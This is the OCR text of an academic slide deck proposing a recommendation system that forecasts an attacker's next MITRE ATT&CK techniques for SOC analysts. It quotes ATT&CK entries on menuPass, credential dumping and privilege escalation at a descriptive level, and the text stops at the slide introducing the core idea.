Forecasting ATT&CK Flow by Recommendation System based on APT

Masaki Kuwano, Koki Watarai, Takuho Mitsunaga

Member

Masaki Kuwano

I graduated from Information Networking for Innovation and Design at Toyo University in Japan. I majored in computer science, especially cyber security. I am currently a security engineer at NRI SecureTechnologies, Ltd. My interest includes how to utilize MITRE ATT&CK.

Koki Watarai

I am a Tech Engineer at Toyo University. I specialize in web security and try to develop useful tools for safer IT environment.

Takuho Mitsunaga

I am an Associate Professor at INIAD, Toyo University.I am also an advisor at Industrial System Security Center of Excellence of Information-technology Promotion Agency and a senior fellow at The Tokyo Foundation for Policy Research and in Japan.I received a Ph.D degree from Kyoto University in 2016. I worked at the front line of incident handling and penetration testing at a security organization, where I am engaged in cyber attack analysis including APT cases. I have also contributed in some cyber security related books as coauthor or editorial supervisor including "CSIRT(NTT Publishing) ", " Fundamentals of Control System Security(NTT Publishing)

Backgrounds

- Cyber attacks are causing tremendous damage around the world
- To protect against attacks, many organizations have established or outsourced Security Operation Centers(SOCs)
- Large volumes of logs need to be analyzed to detect signs of an attack quickly in SOC.
- Therefore, there is a need for a method of efficiently analyzing logs.

We propose a recommendation system that uses collaborative filtering to predict and visualize attacker behavior from MITRE ATT&CK data !!

Agenda

01 Preliminary

02 Tool Details and Demonstration

03 Conclusion and Future Works

What is ATT&CK?

ATT&CK

Knowledge base provided by MITRE, a non-profit organization in the U.S.
Based on actual observed attackers(groups) and their tactics・techniques.


Attacker (APT Group)

Measure to mitigate against attacks

Technology used in the attack.

Tools used by attacker

Objective to be achieved by technique



The five elements in ATT&CK

https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf

ATT&CK Group

menuPass

menuPass is a threat group that has been active since at least 2006. Individual members of menuPass are known to have acted in association with the Chinese Ministry of State Security's (MSS) Tianjin State Security Bureau and worked for the Huaying Haitai Science and Technology Development Company.[1][2]

menuPass has targeted healthcare, defense, aerospace, finance, maritime, biotechnology, energy, and government sectors globally, with an emphasis on Japanese organizations. In 2016 and 2017, the group is known to have targeted managed IT service providers (MSPs), manufacturing and mining companies, and a university.[3][4][5][6][7][1][2]

ID: G0045

Associated Groups: Cicada, POTASSIUM, Stone Panda, APT10, Red Apollo, CVNX, HOGFISH

Contributors: Edward Millington; Michael Cox

Version: 2.1

Created: 31 May 2017

Last Modified: 20 July 2022

Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1087	.002	Account Discovery: Domain Account	menuPass has used the Microsoft administration tool csvde.exe to export Active Directory data.[11]
Enterprise	T1583	.001	Acquire Infrastructure: Domains	menuPass has registered malicious domains for use in intrusion campaigns.[1][2]
Enterprise	T1560		Archive Collected Data	menuPass has encrypted files and information before exfiltration.[1][2]
		.001	Archive via Utility	menuPass has compressed files before exfiltration using TAR and RAR.[6][11][8]

https://attack.mitre.org/groups/G0045/

ATT&CK Technique

OS Credential Dumping

Sub-techniques (8)

Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

Several of the tools mentioned in associated sub-techniques may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

ID: T1003

Sub-techniques: T1003.001, T1003.002, T1003.003, T1003.004, T1003.005, T1003.006, T1003.007, T1003.008

ⓘ Tactic: Credential Access

ⓘ Platforms: Linux, Windows, macOS

ⓘ Permissions Required: Administrator, SYSTEM, root

Contributors: Ed Williams, Trustwave, SpiderLabs; Vincent Le Toux

Version: 2.1

Created: 31 May 2017

Last Modified: 08 March 2022

Procedure Examples

ID	Name	Description
G0007	APT28	APT28 regularly deploys both publicly available (ex: Mimikatz) and custom password retrieval tools on victims.[1][2][3]

https://attack.mitre.org/techniques/T1003/

ATT&CK Tactic

Privilege Escalation

The adversary is trying to gain higher-level permissions.

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities. Examples of elevated access include:

- SYSTEM/root level
- local administrator
- user account with admin-like access

ID: TA0004

Created: 17 October 2018

Last Modified: 06 January 2021

Version Permalink

Techniques

Techniques: 13


ID	Name	Description
T1548	Abuse Elevation Control Mechanism	Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.

https://attack.mitre.org/tactics/TA0004/

ATT&CK Matrix

Tactics： Represent stages of the attack

Techniques




https://attack.mitre.org/matrices/enterprise/

Atomic Red Team

- A test library based on ATT&CK
- Command lines, etc. can be mapped to ATT&CK technique


https://atomicredteam.io/credential-access/T1003/




Graph Databases

Graph Database


- A database based on a graph structure consisting of three elements: nodes, edges, and properties.



Recommendation System



Netflix (www.netflix.com)




Amazon (www.amazon.com)

Suggest products based on user's tastes.

It can predict your future behavior !!

User-based Collaborative Filtering

- User-based recommends products based on the similarity of purchase history between users.




Customers who purchased this item also purchased…

Users A, B, and C purchased items 1 and 2, item 3, respectively.


Since User A and User C have purchased Item 1 in common, the system judged that User A and User C are relatively similar and suggests Item 3 to User C.

Our Core Idea

- It is possible to predict which techniques an attacker may use in the future, based on the techniques already detected



